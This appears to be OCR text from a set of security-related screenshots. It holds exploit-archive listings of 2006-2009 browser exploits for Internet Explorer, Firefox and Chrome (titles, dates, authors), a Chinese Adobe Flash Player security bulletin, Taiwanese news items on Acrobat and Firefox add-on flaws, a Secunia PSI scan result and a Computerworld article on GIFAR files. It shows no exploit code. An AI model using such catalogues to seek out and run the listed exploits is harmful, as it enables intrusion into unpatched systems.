2008-12-28	MS Internet Explorer XML Parsing Buffer Overflow Exploit	16939	R		D		Jeremy Brown
2008-12-15	MS Internet Explorer XML Parsing Buffer Overflow Exploit (allinone)	43822	R		D	X	krafty
2008-12-10	MS Internet Explorer XML Parsing Buffer Overflow Exploit (vista) 0day	30212	R		D		muts
2008-12-10	MS Internet Explorer XML Parsing Remote Buffer Overflow Exploit 0day	38753	R		D		Guido Landi
2008-09-28	MS Internet Explorer GDI+ Proof of Concept (MS08-052)	10516	R		D	X	John Smith
2008-05-14	MS Internet Explorer (Print Table of Links) Cross-Zone Scripting PoC	30077	R		D	X	Aviv Raff
2007-11-11	Microsoft Internet Explorer TIF/TIFF Code Execution (MS07-055)	40807	R		D		grabarz
2007-07-31	MS Internet Explorer 6 DirectX Media Remote Overflow DoS Exploit	14399	R		D	X	DeltahackingTEAM
2007-05-10	MS Internet Explorer <= 7 Remote Arbitrary File Rewrite PoC (MS07-027)	24409	R		D	X	Andres Tarasco
2007-03-26	MS Internet Explorer Recordset Double Free Memory Exploit (MS07-009)	26095	R		D	X	n/a
2007-03-09	MS Internet Explorer (FTP Server Response) DoS Exploit (MS07-016)	10107	R		D		Mathew Rowley
2007-03-07	Macromedia 10.1.4.20 SwDir.dll Internet Explorer Stack Overflow DoS	8923	R		D	X	shinnai
2007-02-05	MS Internet Explorer 6 (mshtml.dll) Null Pointer Dereference Exploit	16552	R		D	X	AmesianX
2007-01-18	BrowseDialog Class (ccrpbds6.dll) Internet Explorer Denial of Service	8132	R		D	X	shinnai
2007-01-17	MS Internet Explorer VML Download and Execute Exploit (MS07-004)	26757	R		D		pang0
2007-01-16	MS Internet Explorer VML Remote Buffer Overflow Exploit (MS07-004)	23886	R		D	X	LifeAsaGeek



-::DATE	-::DESCRIPTION	-::HITS					-::AUTHOR
2009-09-14	Mozilla Firefox 2.0.0.16 UTF-8 URL Remote Buffer Overflow Exploit	9967	R		D		dmc
2009-09-11	Mozilla Firefox < 3.0.14 Multiplatform RCE via pkcs11.addmodule	10684	R		D		Dan Kaminsky
2009-07-24	Mozilla Firefox 3.5 (Font tags) Remote Buffer Overflow Exploit (osx)	15577	R		D		Dr_IDE
2009-07-20	Mozilla Firefox 3.5 (Font tags) Remote Heap Spray Exploit (pl)	11694	R		D		netsoul
2009-07-17	Mozilla Firefox 3.5 (Font tags) Remote Heap Spray Exploit	20938	R		D		SecureState
2009-07-15	Mozilla Firefox 3.5 unicode Remote Buffer Overflow PoC	10730	R		D	X	Andrew Haynes
2009-07-13	Mozilla Firefox 3.5 (Font tags) Remote Buffer Overflow Exploit	76465	R		D	X	Sberry
2009-06-10	DX Studio Player < 3.0.29.1 Firefox plug-in Command Injection Vuln	3864	R		D		Core Security
2009-05-29	Mozilla Firefox 3.0.10 (KEYGEN) Remote Denial of Service Exploit	6831	R		D		Thierry Zoller
2009-05-26	Mozilla Firefox (unclamped loop) Denial of Service Exploit	4270	R		D		Thierry Zoller
2009-04-06	Mozilla Firefox XSL Parsing Remote Memory Corruption PoC #2	5028	R		D		DATA_SNIPER
2009-03-30	Firefox 3.0.x (XML Parser) Memory Corruption / DoS PoC	7666	R		D		Wojciech Pawlikowski
2009-03-25	Mozilla Firefox XSL Parsing Remote Memory Corruption PoC 0day	25943	R		D		Guido Landi
2009-03-16	Mozilla Firefox 3.0.7 OnbeforeUnLoad DesignMode Dereference Crash	8370	R		D	X	SkyLined
2009-02-23	Mozilla Firefox 3.0.6 (BODY onload) Remote Crash Exploit	17857	R		D	X	SkyLined
2009-01-21	Firefox 3.0.5 Status Bar Obfuscation / Clickjacking	21255	R		D	X	MrDoug
2008-12-23	Mozilla Firefox 3.0.5 location.hash Remote Crash Exploit	9019	R		D		Jeremy Brown
2008-10-07	Skype extension for Firefox BETA 2.2.0.95 Clipboard Writing Vulnerability	11820	R		D	X	irk4z
2008-09-28	Mozilla Firefox 3.0.3 User Interface Null Pointer Dereference Crash	9387	R		D	X	Aditya K Sood
2007-10-22	Mozilla Firefox <= 2.0.0.7 Remote Denial of Service Exploit	13957	R		D		BugReport.IR
2007-03-29	Mozilla Firefox 2.0.0.3 / Gran Paradiso 3.0a3 DoS Hang / Crash Exploit	12415	R		D		shinnai
2007-02-20	Mozilla Firefox <= 2.0.0.1 (location.hostname) Cross-Domain Vulnerability	17412	R		D	X	Michal Zalewski
2006-10-31	Mozilla Firefox <= 1.5.0.7/ 2.0 (createRange) Remote DoS Exploit	12549	R		D	X	Gotfault Security
2006-08-22	Mozilla Firefox <= 1.5.0.6 (FTP Request) Remote Denial of Service Exploit	13357	R		D		Tomas Kempinsky
2006-07-28	Mozilla Firefox <= 1.5.0.4 Javascript Navigator Object Code Execution PoC	22126	R		D	X	H D Moore
2006-06-02	Mozilla Firefox <= 1.5.0.4 (marquee) Denial of Service Exploit	14458	R		D	X	n00b
2006-05-18	Mozilla Firefox <= 1.5.0.3 (Loop) Denial of Service Exploit	13114	R		D	X	Gianni Amato
2006-04-24	Mozilla Firefox <= 1.5.0.2 (js320.dll/xpcom_core.dll) Denial of Service PoC	18026	R		D	X	splices
2006-04-13	Mozilla Firefox <= 1.5.0.1, Camino <= 1.0 Null Pointer Dereference Crash	8727	R		D	X	BuHa
2006-02-08	Mozilla Firefox 1.5 location.QueryInterface() Code Execution (osx)	14446	R	M	D		H D Moore
2006-02-07	Mozilla Firefox 1.5 location.QueryInterface() Code Execution (linux)	31268	R	M	D		H D Moore



-::DATE	-::DESCRIPTION	-::HITS					-::AUTHOR
2009-04-30	Google Chrome 1.0.154.53 (Null Pointer) Remote Crash Exploit	5553	R		D	X	Aditya K Sood
2009-01-30	Google Chrome 1.0.154.46 (ChromeHTML://) Parameter Injection PoC	18320	R		D	X	waraxe
2009-01-28	Google Chrome 1.0.154.43 ClickJacking Vulnerability (2009-01-23)	8679	R		D	X	x0x
2008-12-23	Google Chrome Browser (ChromeHTML://) Remote Parameter Injection	16403	R		D	X	Nine:Situations:Group
2008-11-25	Google Chrome Browser MetaCharacter URI Obfuscation Vulnerability	6273	R		D	X	Aditya K Sood
2008-09-28	Google Chrome 0.2.149.30 Window Object Suppressing DoS Exploit	5562	R		D	X	Aditya K Sood
2008-09-24	Google Chrome Browser Carriage Return Null Object Memory Exhaustion	5824	R		D	X	Aditya K Sood
2008-09-05	Google Chrome Browser 0.2.149.27 Inspect Element DoS Exploit	8733	R		D	X	Metacortex
2008-09-05	Google Chrome Browser 0.2.149.27 A HREF Denial of Service Exploit	7857	R		D	X	Shinnok
2008-09-05	Google Chrome Browser 0.2.149.27 (SaveAs) Remote BOF Exploit	20846	R		D		SVRT
2008-09-04	Google Chrome Browser 0.2.149.27 (1583) Remote Silent Crash PoC	9107	R		D		WHK
2008-09-03	Google Chrome Browser 0.2.149.27 Automatic File Download Exploit	49942	R		D		nerex
2008-09-03	Google Chrome Browser 0.2.149.27 malicious link DoS Vulnerability	28719	R		D		Rishi Narang


Adobe - 安全性建議: APSB08-11: 推出 Flash Player 更新以解決安全性弱點 - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
搜尋
我的最愛
網址(D) http://www.adobe.com/tw/support/security/bulletins/apsb08-11.html
移至
連結
網際網路

發佈日期: 2008 年 4 月 8 日

弱點識別碼: APSB08-11

CVE 編號: CVE-2007-5275、CVE-2007-6243、CVE-2007-6637、CVE-2007-6019、CVE-2007-0071、CVE-2008-1655、CVE-2008-1654

平台: 所有平台

摘要

已在 Adobe Flash Player 中發現有多項重大弱點, 攻擊者可利用這些潛在弱點控制受影響的系統。 使用者必須先將惡意 SWF 檔載入 Flash Player 後, 攻擊者才能利用這些潛在弱點。 建議使用者更新至適用其作業系統的最新 Flash Player 版本。

由於這些加強安全性與變更可能會影響到現有的 Flash 內容, 建議內容開發人員閱讀 2008 年 3 月份的 Adobe 開發人員中心文章*以判斷這些變更是否會影響其內容, 並立即開始建置這些必要變更, 以協助確保轉移順暢。


受影響的軟體版本

Adobe Flash Player 9.0.115.0 及之前版本, 和 8.0.39.0 及之前版本。

若要確認 Adobe Flash Player 版本號碼, 請進入 About Flash Player 頁*, 或在 Flash 內容上按滑鼠右鍵, 然後從功能表選擇「關於 Adobe (或 Macromedia) Flash Player」。建議使用多個瀏覽器的客戶檢查安裝在其系統上的各個瀏覽器。

解決方法

Adobe 建議所有 Adobe Flash Player 9.0.115.0 及之前版本的使用者升級至最新版 9.0.124.0。請從 播放器下載中心, 或透過產品的自動更新機制, 在出現提示時下載最新版本。


ZDNet Taiwan - 新聞 - 企業軟體 - Acrobat漏洞可能引發Web攻擊 - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
搜尋
我的最愛
網址(D) http://www.zdnet.com.tw/news/software/0,2000085678,20113624,00.htm
移至
連結
觀看回應
網際網路

Acrobat漏洞可能引發Web攻擊

CNET新聞專區：Joris Evers

2007/01/05 13:04:49

使用者眾多的Acrobat Reader安全弱點可能成為網路惡徒的犯罪幫兇。

Adobe工具的瀏覽器外掛程式的小瑕疵可讓惡意人士在線上的Adobe PDF檔案上加入任何網址以遂攻擊目的，賽門鐵克與VeriSign iDenfense說。攻擊者可以假造足以亂真的信賴連結，一旦點入連結就會啟動惡意JavaScript程式碼，安全公司表示。

例如，攻擊者若在銀行網站找到PDF檔案，就可以加入一個惡意連結，以連到包含惡意JavaScript的檔案，VeriSign iDefense安全回應中心總監Ken Dunham說。


最新新聞

- 英特爾：精簡資料中心 三思而後行
- 微軟CRM掀合作夥伴大軍壓境
- 透視微軟新行動瀏覽器
- Yahoo的「開放」策略帶來全新的體驗
- Seinfeld與蓋茲為Vista賣老臉
- David Filo：雅虎不作瀏覽器
- 微軟、Novell合作虛擬化
- Shuttleworth：開放原始碼桌面需要「整容」

訂閱 RSS

ZD 求職/ 最新職缺

- 夜校工讀生(電子科系)
- RD/ME處長(東莞)
- 工程開發專案主管(東莞)
- 高階工程師/工地管理


Firefox外掛更新有漏洞　Google Toolbar在列 | 資安之眼 - Microsoft Internet Explorer
檔案(F)　編輯(E)　檢視(V)　我的最愛(A)　工具(T)　說明(H)
上一頁　搜尋　我的最愛
網址(D)　http://www.itis.tw/node/523
移至　連結
IT INFORMATION SECURITY
資安之眼
搜尋
工具連結　關於本站
完成　網際網路

導覽

- 首頁
- 最新資安動態
- 資安新聞
- 資安研討會
- 報告及指南
- 網站淪陷資料庫
- RSS 聯播

部落格專欄

- 資安新聞
- 資安觀點
- 分析報告
- 軟體/工具
- Paper

延伸閱讀

You are here: 首頁» Firefox外掛更新有漏洞　Google Toolbar在列

Firefox外掛更新有漏洞　Google Toolbar在列

由 blue 於 週一, 06/04/2007 - 19:50 發表::　ITHOME　威脅

一名印地安那大學資訊所博士班學生Christopher Soghoian上周在部落格中揭露了Firefox附加程式潛藏了遠端攻擊漏洞，其中受影響的包括Google在內的各式工具列（toolbar）程式。

Christopher Soghoian說明，Firefox提供一些讓其他業者可以開發在該瀏覽器上執行應用程式的功能，例如附加程式。同時，

資安新

IT強度世

Fac屍網


趨勢系統

For威脅

調查防護

美網

露點



Insecure Programs


This page displays programs that the Secunia PSI has detected on your computer for which there are known security updates available. We recommend, that you update or uninstall all programs listed here. Click any entry on this page to view further details.

Insecure Programs [?]	Version Detected [?]	Security State [?]	Direct [?]
⊞ Adobe Flash Player 9.x (General Plug-in)	9.0.115.0	Insecure	
⊞ Adobe Flash Player 9.x (Firefox Plug-in)	9.0.115.0	Insecure	
⊞ eMule 0.x	0.47.0.50	Insecure	
⊞ Foxit Reader 2.x	2.0.2006.912	Insecure	
⊞ Sun Java JRE 1.5.x / 5.x	5.0.80.3	Insecure	
⊞ Sun Java JRE 1.5.x / 5.x	5.0.80.3	Insecure	
⊞ Sun Java JRE 1.5.x / 5.x	5.0.70.3	Insecure	
⊞ WinRAR 3.x	3.51.0.0	Insecure	

NOTE:
Show only Easy-to-Patch programs is enabled. 8 programs not shown. [?]
If you are technically skilled, we strongly recommend that you disable this feature!

Help us improve our service to you:
Program missing? Suggest it here!
Send us your feedback, good as well as bad!

Secunia respects your privacy, please read our privacy statement. Secunia PSI v0.9.0.4


A photo that can steal your Facebook account - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
搜尋
我的最愛
網址(D)
http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9111298&intsrc=hm_list
移至
連結
WE'RE BREAKING THEM DOWN.
網頁發生錯誤。
網際網路

A photo that can steal your Facebook account

A GIFAR gift for the Web masses from your friends at Black Hat

By Robert McMillan Comments 5 Recommended 40 Share

July 31, 2008 (IDG News Service) At the Black Hat computer security conference in Las Vegas next week, researchers will demonstrate software they've developed that could steal online credentials from users of popular Web sites such as Facebook, eBay and Google.

The attack relies on a new type of hybrid file that looks like different things to different programs. By placing these files on Web sites that allow users to upload their own images, the researchers can circumvent security systems and take over the accounts of Web surfers who use these sites.

"We've been able to come up with a Java applet that for all intents and purposes is an image," said John Heasman, vice president of research at Next Generation Security Software Ltd.

They call this type of file a GIFAR, a contraction of GIF (graphics interchange format) and JAR (Java Archive), the two file types that are mixed. At Black Hat, the researchers will show attendees how to create the GIFAR but omit a few

Comments Related

